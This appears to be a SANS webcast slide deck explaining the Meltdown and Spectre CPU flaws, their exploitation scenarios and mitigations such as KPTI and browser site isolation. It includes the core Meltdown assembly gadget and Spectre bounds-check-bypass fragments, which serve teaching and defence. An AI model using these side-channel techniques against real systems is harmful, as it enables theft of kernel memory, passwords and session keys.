

# Meltdown and Spectre - understanding and mitigating the threats

Gratuitous vulnerability logos

Jake Williams  
@MalwareJake

SANS / Rendition Infosec  
[sans.org](http://sans.org) / [rsec.us](http://rsec.us)  
@RenditionSec



# The sky isn't falling!

Before we start, it's important to understand that while this is bad, the sky isn't falling

Media reports will likely seek to sensationalize these vulnerabilities

There are actions you can take to minimize exposure, particularly for critical workloads

# Agenda

What is Meltdown?

What is Spectre?

Exploitation scenarios

How are these vulnerabilities alike (and different)

Exploit mitigations (there's more to this than "patch")

Closing thoughts



# Meltdown



The coolest thing to happen to processor geeks since... forever.

# Meltdown – the basics

Meltdown allows attackers to read arbitrary physical memory (including kernel memory) from an unprivileged user process

Meltdown uses out of order instruction execution to leak data via a processor covert channel (cache lines)

Meltdown was patched (in Linux) with KAISER/KPTI

# OUT OF ORDER + SPECULATIVE EXECUTION


- Execution is not in order, but commits are always in order using a re-order buffer (ROB).
- Any CPU actions observed by an attacker match the execution order: The attacker may learn some information by comparing the observed execution order with a known program order.
- Scoreboard and Tomosulo schedulers.

#	Micro-op	Meaning
1	LOAD RAX, RSI	$RAX \leftarrow \text{DRAM}[RSI]$
2	OR RDI, RDI, RAX	$RDI \leftarrow RDI \vee RAX$
3	ADD RSI, RSI, RCX	$RSI \leftarrow RSI + RCX$
4	SUB RBX, RSI, RDX	$RBX \leftarrow RSI - RDX$


Reorder buffer:

#	Op	Source 1	Source 2	Destination
1	LOAD	RSI	$\emptyset$	RAX
2	OR	RDI	ROB #1	RSI
3	ADD	RSI	RCX	RSI
4	SUB	ROB # 3	RDX	RBX

## Haswell



## Sandy Bridge





# Page Tables (User and Kernel)


Page tables contain the mappings between virtual memory (used by the process) and physical memory (used by the memory manager)

For performance reasons, most modern OS's map kernel addresses into user space processes

- Under normal circumstances, the kernel memory can't be read from user space, an exception is triggered



# Attack Schema




1. Create a covert channel
2. Access the secret (data tap)
3. Launch the transmitter
4. Receive the secret

# Meltdown attack

Unprivileged Process  
Virtual memory

Kernel memory



User memory

Step 1: A user process reads a byte of arbitrary kernel memory. This should cause an exception (and eventually will), but will leak data to a side channel before the exception handler is invoked due to out of order instruction execution.


CPU Cache



Clear the elements of  
the user space array  
from the CPU cache.

```
1 ; rcx = kernel address
2 ; rbx = probe array
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]
```


# Meltdown attack (2)



# Meltdown attack (3)

Unprivileged Process  
Virtual memory


Kernel memory



User memory

Step 3: An exception is triggered that discards the out of order instructions. The secret cannot be read from any program state (registers/memory), but secret is "encoded" in cache


CPU Cache




Secret data is never available in program accessible registers, since the exception discards the results of the out-of-order instruction computations.



# Meltdown attack (4)



Step 4: The unprivileged process iterates through array elements. The cached element will be returned much faster, revealing the contents of the secret byte read.  
\* The array is really 4KB elements



# Kernel Page Table Isolation

Kernel page table isolation (aka KPTI, aka the KAISER patch) removes the mapping of kernel memory in user space processes

Because the kernel memory is no longer mapped, it cannot be read by Meltdown

- This incurs a non-negligible performance impact

# Kernel Page Table Isolation (2)

Technically, some kernel memory (e.g. interrupt handlers) must be mapped into user space processes

Future research will involve determining if leaking these small remnants of kernel memory can be used to dump other offsets in kernel memory

The patch **does not** address the core vulnerability, it simply prevents practical exploitation

# Why was there a rumor this was Intel only?

Modern intel CPUs implement TSX, allowing for hardware transactional memory operations

e.g. Grouping instructions for “all or nothing” execution

This allows the Meltdown attack to be performed without software exception handling routines




# Are ARM and AMD processors impacted?

Meltdown exploitation is theoretically possible on both ARM and AMD, but the authors note that no practical exploitation was achieved

They note that this may be due to the need for optimization of their code – experiments confirm out of order execution is definitely occurring

# Spectre



Forget what I said about Meltdown, this might be cooler...

# Spectre – the basics

Spectre abuses branch prediction and speculative execution to leak data from via a processor covert channel (cache lines)

Spectre can only read memory **from the current process**, not the kernel and other physical memory

Spectre **does not** appear to be patched

# Speculative Execution

Modern processors perform speculative execution

They execute instructions in parallel that are likely to be executed after a branch in code (e.g. if/else)

Of course these instructions may never really be executed, so a sort of CPU snapshot is taken at the branch so execution can be “rolled back” if needed




# Branch Prediction

How does the CPU know which side of a branch ("if/else") to speculatively execute?

Branch prediction algorithms are trained based on current execution

The CPU "learns" which branch will be executed from previous executions of the same code


# Spectre attack



The Spectre vuln does not allow an unprivileged process to read privileged memory (as we saw with Meltdown).

Spectre does allow code executing in the victim process to access data it should not have access to (e.g. outside of a JavaScript sandbox).

# Spectre attack (2)



Spectre is most likely to be exploited in applications that allow users to run some code in a sandbox. Spectre will allow the attacker to escape the sandbox and leak data from elsewhere in the process.

This is most useful in a browser where one tab may contain attacker code while another tab contains sensitive information that should not be accessible to the attacker.

Isolating each tab in its own process would mitigate this type of attack.

# Spectre

- Problem: Attacker can influence speculative control flow (same as before)
- Attack: Exfiltrate secrets within a process address space (e.g. a web browser).
- Could use attacker provided code (JIT) or could co-opt existing program code
- Same three steps! Different setup and data tapping.

# Spectre examples

## **Data tapping - Bounds Check Bypass:**

```
if (x < array1_size)
    array2[array1[x] * 256];
```

## **Control flow - Branch Target Injector:**

```
fnptr_t foo =
choose_function(); foo(bar);
```



# Exploit Scenarios

How are attackers most likely to use Spectre and Meltdown?



# Meltdown attacks

At this time we believe there are two primary uses for Meltdown:

1. Privilege Escalation
2. Container/Paravirtualization Hypervisor Escape

# Meltdown - Privilege Escalation

On any unpatched system if an attacker can execute a process they can dump all (or most) physical memory

With physical memory, attackers could identify password hashes, execute a mimikatz style attack on Windows, or find private keys

Sure, KASLR is also bypassed (but who really cares)

# Meltdown – Container Escape

Meltdown may target kernel addresses that are shared between the container and host kernel in many paravirtualization instances (e.g. Xen) and kernel sandboxes (e.g. Docker)

It is possible that attacker may leak data from the outside the container, leading to a hypervisor escape

# Spectre – Exploit Scenarios

The primary exploit scenario we see for Spectre is JavaScript execution in the browser being used to read outside of the browser sandbox

There are two probable uses for this:

1. Leaking secret data from browser memory outside the JavaScript sandbox
2. Leaking addresses of user space modules to bypass ASLR (facilitating remote code execution)



# Spectre – Leaking Browser Memory

The web browser contains all sorts of interesting stuff you probably don't want other sites to be able to read

Using JavaScript (perhaps in an advertisement), Spectre attacks could be used to leak browser cache or other saved data that pertains to other sites

- I'm particularly worried about session keys for active session (this completely bypasses MFA)

# Spectre – Leaking Module Addresses

A large number of browser vulnerabilities are not practically exploitable because of user space ASLR

- ASLR and DEP have substantially limited browser exploitation

Spectre can be used to determine the address of a module in memory and bypass ASLR (ushering in the new age of practical browser exploitation)

# Meltdown vs Spectre

Cage match!  
Two vulnerabilities enter,  
All your data leaves... ☹️


# Meltdown vs. Spectre

	Meltdown	Spectre
Allows kernel memory read	Yes	No
Was patched with KAISER/KPTI	Yes	No
Leaks arbitrary user memory	Yes	Yes
Could be executed remotely	Sometimes	Definitely
Most likely to impact	Kernel integrity	Browser memory
Practical attacks against	Intel	Intel, AMD, ARM



# Spectre and Meltdown Mitigations

This is more than (just) patching...






# Patch – but patch carefully

In Linux, KPTI has an obvious performance impact

- Testing suggests less than 10%

Patching on Windows may not actually patch if you're running third party antivirus products

- Sadly, this isn't a joke...



# Reports are that applying patches may BSOD

Kevin Beaumont (@GossiTheDog) has compiled a list of antivirus patch statuses

- <http://bit.ly/MeltdownPatchCompat>

Symantec is known to cause a BSOD

- Patch to the AV engine is expected tomorrow

# Consider systems that won't be patched

Many orgs are running legacy systems that can't be patched (e.g. Win2k3)

For these systems, consider whether it is prudent to allow multi-user access if critical workloads are being maintained there

# What about cloud?

Most (all?) major cloud hosting providers patched before the vulnerability was publicly known

- If you're on AWS, Azure, etc. you should be good

Semi-private/smaller cloud providers are what scare me – they didn't get the embargo information like the big guys did

# Browser memory isolation

On Chrome, you can enable site isolation – I can't think of a good reason not to do this

- <http://bit.ly/ChromeSiteIsolation>
- Thanks for @HackerFantastic for this recommendation

This causes Chrome to load each site into its own process so even if same-origin policy is bypassed you can't steal data from another site

- This isn't 100% safe, cache data is probably still in memory



# This probably won't be the last hardware bug

Expect to see variations on these attacks for some time to come

Multiple different researchers independently found these vulns while they were under embargo

Architect your networks expecting more vulns of this type to be discovered

# Closing thoughts

A few thoughts as we close out the webcast



# Closing thoughts

Attacks that impact microarchitecture of CPUs have been known for more than a decade

Most were thought to be only exploitable in very limited cases, many involving physical access

Spectre and Meltdown attacks make it clear that CPU architecture decisions need to be rethought

# Closing thoughts (2)

